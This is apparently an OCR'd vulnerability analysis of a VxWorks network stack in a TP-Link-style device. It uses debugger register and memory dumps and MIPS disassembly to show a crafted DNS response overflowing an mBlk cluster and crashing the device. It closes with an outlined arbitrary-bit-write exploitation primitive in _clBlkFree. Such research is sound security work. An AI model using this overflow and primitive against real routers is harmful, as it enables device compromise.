
Mblk header after modify




```
------------------------------mblk info at 0x80e6fc3c-------------------------------
###[ mBlk ]###
  \mBlkHdr   \
   |###[ mBlkHdr ]###
   |  mNext     = 0x80e6fc74
   |  mNextPkt  = 0x0
   |  mData     = 0x80c50a94
   |  mLen      = 0x48
   |  mType     = MT_FREE(0x00)
   |  mFlags    = M_EXT(0x01)
   |  reserved  = 0x403
  \mBlkPktHdr\
   |###[ mBlkPktHdr ]###
   |  Rawifnet  = 0000000e80fe5ed00000004880c50a940000000000000000
   |  len       = 0x0
  pClBlkAddr= 0x80e957e0
  pNetPoolAddr= 0x80ea1490

##clblk at 0x80e957e0
###[ clBlk ]###
  clNode    = 0x80c50a24
  clSize    = 0x67c
  clRefCnt  = 0x1
  pClFreeRtnAddr= 0x0
  clFreeArg1= 0x0
  clFreeArg2= 0x0
  clFreeArg3= 0x0
  pNetPoolAddr= 0x80ea1490
```

ip_output -> ip_deliver_packet -> connection_pullup(Root Cause Found)



netTupleGet

netTupleGet parameters

```
[INFO    ][vx_cmd_debuger.wait_task_break] Task: tNetTask hit break point 0x800aa7e4
-------------------------------registers-------------------------------
$0    =        0        t0    = ffffffff       s0    =        0        t8    =        0
at    = fffffe0        t1    =        a        s1    = 80e6fc3c       t9    = 800bb73c
v0    =        1        t2    = 80c50ac4       s2    = 80fe3750       k0    = 80117ad8
v1    =       48        t3    =       2e        s3    =        0        k1    =     f403
a0    = 80272ab0        t4    =       2f        s4    = 802519b8       gp    = 80253af0
a1    =       68        t5    = 80270000       s5    =        0        sp    = 80fe36c0
a2    =        1        t6    =        0       s6    =       48        s8    = 80c50a94
a3    =        1        t7    =        0       s7    = 80e6fc3c       ra    = 800d8078
divlo =       ae        dsrvec=        a       sr    =     f401        pc    = 800aa7e4
-------------------------------stack-------------------------------
tNetTask stack dump:
-----------------------------------
td_id = 80FE3C30
td_name= tNetTask
td_sp = 80fe36c0
td_pStackBase= 80FE3C30
td_stackCurrent=      570
80FE36C0:  00 00 00 01 EE EE EE EE - 00 00 00 00 00 00 00 BE      ........ ........
80FE36D0:  80 F7 9B 38 00 00 00 00 - 00 00 00 00 00 00 00 01      ...8.... ........
80FE36E0:  00 00 00 00 80 0D 80 78 - EE EE EE EE EE EE EE EE      .......x ........
80FE36F0:  EE EE EE EE EE EE EE EE - 00 00 00 01 00 00 00 00      ........ ........
80FE3700:  00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00      ........ ........
80FE3710:  00 00 00 00 80 E6 FA 7C - 80 0E 84 90 80 0E 84 74      .......| .......t
80FE3720:  EE EE EE EE EE EE EE EE - 00 00 00 00 00 00 00 01      ........ ........
80FE3730:  00 00 00 00 80 FE 37 A0 - 80 E6 FC 3C 80 FE 37 9C      ......7. ...<..7.
80FE3740:  00 00 00 48 80 E6 FC 3C - 80 C5 0A 94 80 0D 89 D8      ...H...< ........
80FE3750:  80 E6 FC 3C 00 00 00 80 - 80 26 00 00 00 00 00 00      ...<.... .&......
```

Request size is 104

Mblk returned by netTupleGet

```
In [12]: target.get_mblk_info(0x80fc8ce4)
-------------------------------mblk info at 0x80fc8ce4-------------------------------
###[ mBlk ]###
  \mBlkHdr   \
   |###[ mBlkHdr ]###
   |  mNext     = 0x0
   |  mNextPkt  = 0x0
   |  mData     = 0x80fc6848
   |  mLen      = 0x0
   |  mType     = MT_FREE(0x00)
   |  mFlags    = M_EXT(0x01)
   |  reserved  = 0x1
  \mBlkPktHdr\
   |###[ mBlkPktHdr ]###
   |  Rawifnet  = 0000000000000000000000000000000000000000000000000006
   |  len       = 0x0
  pClBlkAddr= 0x80fcd018
  pNetPoolAddr= 0x80272ab0

##clblk at 0x80fcd018
###[ clBlk ]###
  clNode     = 0x80fc6848
  clSize     = 0x80
  clRefCnt   = 0x1
  pClFreeRtnAddr= 0x0
  clFreeArg1= 0x0
  clFreeArg2= 0x0
  clFreeArg3= 0x0
  pNetPoolAddr= 0x80272ab0

## mData at: 0x80fc6848 with length: 0x0
###[ Ethernet ]###
  dst        = ff:ff:ff:ff:ff:ff
  src        = 88:e9:fe:5c:62:78
  type       = 0x9000
```

Returned clSize is 128

Copy Modified Mblk Chain Data Using netMblkToBufCopy

Libraries : Routines

netMblkToBufCopy( )

NAME

***netMblkToBufCopy*( ) - copy data from an **mBlk** to a buffer**

SYNOPSIS

```
int netMblkToBufCopy
    (
    M_BLK_ID pMblk,    /* pointer to an mBlk */
    char *   pBuf,     /* pointer to the buffer to copy */
    FUNCPTR  pCopyRtn /* function pointer for copy routine */
    )
```

DESCRIPTION

This routine copies data from the **mBlk** chain referenced in *pMblk* to the buffer referenced in *pBuf*. It is assumed that *pBuf* points to enough memory to contain all the data in the entire **mBlk** chain. The argument *pCopyRtn* expects either a NULL or a function pointer to a copy routine. The arguments passed to the copy routine are source pointer, destination pointer and the length of data to copy. If *pCopyRtn* is NULL, ***netMblkToBufCopy*( )** uses a default routine to extract the data from the chain.

RETURNS

The length of data copied or zero.

SEE ALSO

netBufLib

netMblkToBufCopy

Copy Chain Data To Target Buffer

```
800AA80C
800AA80C loc_800AA80C:                  # a0 = source mblk
800AA80C move     $a0, $s1
800AA810 jal      netMblkToBufCopy
800AA814 move     $a2, $zero
800AA818 lw       $a3, 0x1C($s1)
800AA81C lw       $v0, 0x18($s1)
800AA820 lw       $a0, 0x24($s1)
800AA824 lhu      $v1, 0x12($s1)
800AA828 lw       $a1, 0x28($s1)
800AA82C lw       $a2, 0x2C($s1)
800AA830 sw       $v0, 0x18($s0)
800AA834 sw       $a0, 0x24($s0)
800AA838 sw       $a3, 0xC($s0)
800AA83C sh       $v1, 0x12($s0)
800AA840 sw       $a1, 0x28($s0)
800AA844 sw       $a2, 0x2C($s0)
800AA848 sw       $a3, 0x1C($s0)
800AA84C sw       $zero, 0($s0)
800AA850 jal      netMblkClChainFree
800AA854 move     $a0, $s1
800AA858 move     $v0, $zero
800AA85C sw       $s0, 0($s2)
```

Add break point


netMblkToBufCopy Parameters

```
[INFO    ][vx_cmd_debuger.wait_task_break] Task: tNetTask hit break point 0x800aa810
-------------------------------registers-------------------------------
$0   =        0   t0   = ffffffff   s0   = 80fc8ce4   t8   =        0
at   = fffffe0   t1   =     f400   s1   = 80e6fc3c   t9   = 800bb73c
v0   =        0   t2   = 00ff0000   s2   = 80fe3750   k0   = 80117ad8
v1   = 80fc6848   t3   =       2c   s3   =        0   k1   =     f403
a0   = 80e6fc3c   t4   =       2f   s4   = 802519b8   gp   = 80253af0
a1   = 80fc6858   t5   = 80270000   s5   =        0   sp   = 80fe36c0
a2   =        7   t6   =        0   s6   =       48   s8   = 80c50a94
a3   =        1   t7   =        0   s7   = 00000000   ra   = 800aa7ec
divlo =      ae   divhi =       3a   sr   =     f401   pc   = 800aa810
-------------------------------stack-------------------------------
tNetTask stack dump:
-------------------------------
td_id = 80FE3C30
td_name= tNetTask
td_sp = 80fe36c0
td_pStackBase= 80FE3C30
td_stackCurrent=      570
80FE36C0:  00 00 00 01 EE EE EE EE - 00 00 00 00 00 00 00 BE      ........ ........
80FE36D0:  00 00 00 01 00 00 00 00 - 00 00 00 00 00 00 00 01      ........ ........
80FE36E0:  00 00 00 00 80 0D 80 78 - EE EE EE EE EE EE EE EE      .......x ........
80FE36F0:  EE EE EE EE EE EE EE EE - 00 00 00 01 00 00 00 00      ........ ........
80FE3700:  00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00      ........ ........
80FE3710:  00 00 00 00 80 E6 FA 7C - 80 0E 84 90 80 0E 84 74      .......| .......t
80FE3720:  EE EE EE EE EE EE EE EE - 00 00 00 00 00 00 00 01      ........ ........
80FE3730:  00 00 00 00 80 FE 37 A0 - 80 E6 FC 3C 80 FE 37 9C      ......7. ...<..7.
80FE3740:  00 00 00 48 80 E6 FC 3C - 80 C5 0A 94 80 0D 89 D8      ...H...< ........
80FE3750:  80 E6 FC 3C 00 00 00 80 - 80 26 00 00 00 00 00 00      ...<.... .&......
```


Modified mblk

Target buffer address

Buffer Data(Cluster) Before Copy



Buffer Data(Cluster) After Copy



```
In [16]: print(target.send_and_recvuntil("mem -dump 0x80fc64a0 400"))
 mem -dump 0x80fc64a0 400
80FC64A0:   09 00 0A 74 70 6C 6F 67 - 80 FA 2D C0 80 FC 64 28      ...tplog ..-...d(
80FC64B0:   00 00 00 00 78 11 9F CA - 80 E7 04 8C 45 00 00 48      ....x... ....E..H
80FC64C0:   00 00 40 00 80 11 76 8B - C0 A8 01 01 C0 A8 01 C8      ..@...v. ........
80FC64D0:   00 35 E9 FC 00 34 01 7B - CB 63 81 80 00 01 00 01      .5...4.{ .c......
80FC64E0:   00 00 00 00 07 74 70 6C - 6F 67 69 6E 02 63 6E 00      .....tpl ogin.cn.
80FC64F0:   00 01 00 01 C0 0C 00 01 - 00 01 00 00 00 01 00 04      ........ ........
80FC6500:   C0 A8 01 01 41 41 41 41 - 41 41 41 41 41 42 43 20      ....AAAA AAAAABC
80FC6510:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC6520:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC6530:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC6540:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC6550:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC6560:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC6570:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC6580:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC6590:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC65A0:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC65B0:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC65C0:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC65D0:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC65E0:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC65F0:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC6600:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC6610:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC6620:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC6630:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
80FC6640:   41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20      ABC ABC  ABC ABC
```

Crash Logs

Crash in _clBlkFree function

```
Tlb Load Exception
Exception Program Counter: 0x800bb2e8
Status Register: 0x0000f400
Cause Register: 0x00000008
Access Address : 0x41424344
Task: 0x8094ebf0 "inetd"
writeSector(364): =====>flash 1DC000(sector 2), len 4232.
```


Crash in excExcHandle function

```
#
Tlb Load Exception
Exception Program Counter: 0x800a64ac
Status Register: 0x0000f400
Cause Register: 0x00000008
Access Address : 0x42434469
Task: 0x80fe3c30 "tNetTask"
writeSector(364): =====>flash 1DC000(sector 2), len 25352.
```

Exploitability

Exploit - Overwrite Arbitrary Bit Value To 1 In _clBlkFree Function

1. Get clpool address from cluster
2. Get netpool address from clpool
3. Update clSizeMax in netpool (clSizeMax |= 1 << clpool .clLg2)




```
800BB26C jal     intUnlock
800BB270 nop
800BB274 lw      $a0, 0x10($s0)
800BB278 lw      $a1, 0x14($s0)
800BB27C lw      $v1, 0xC($s0)
800BB280 jalr    $v1
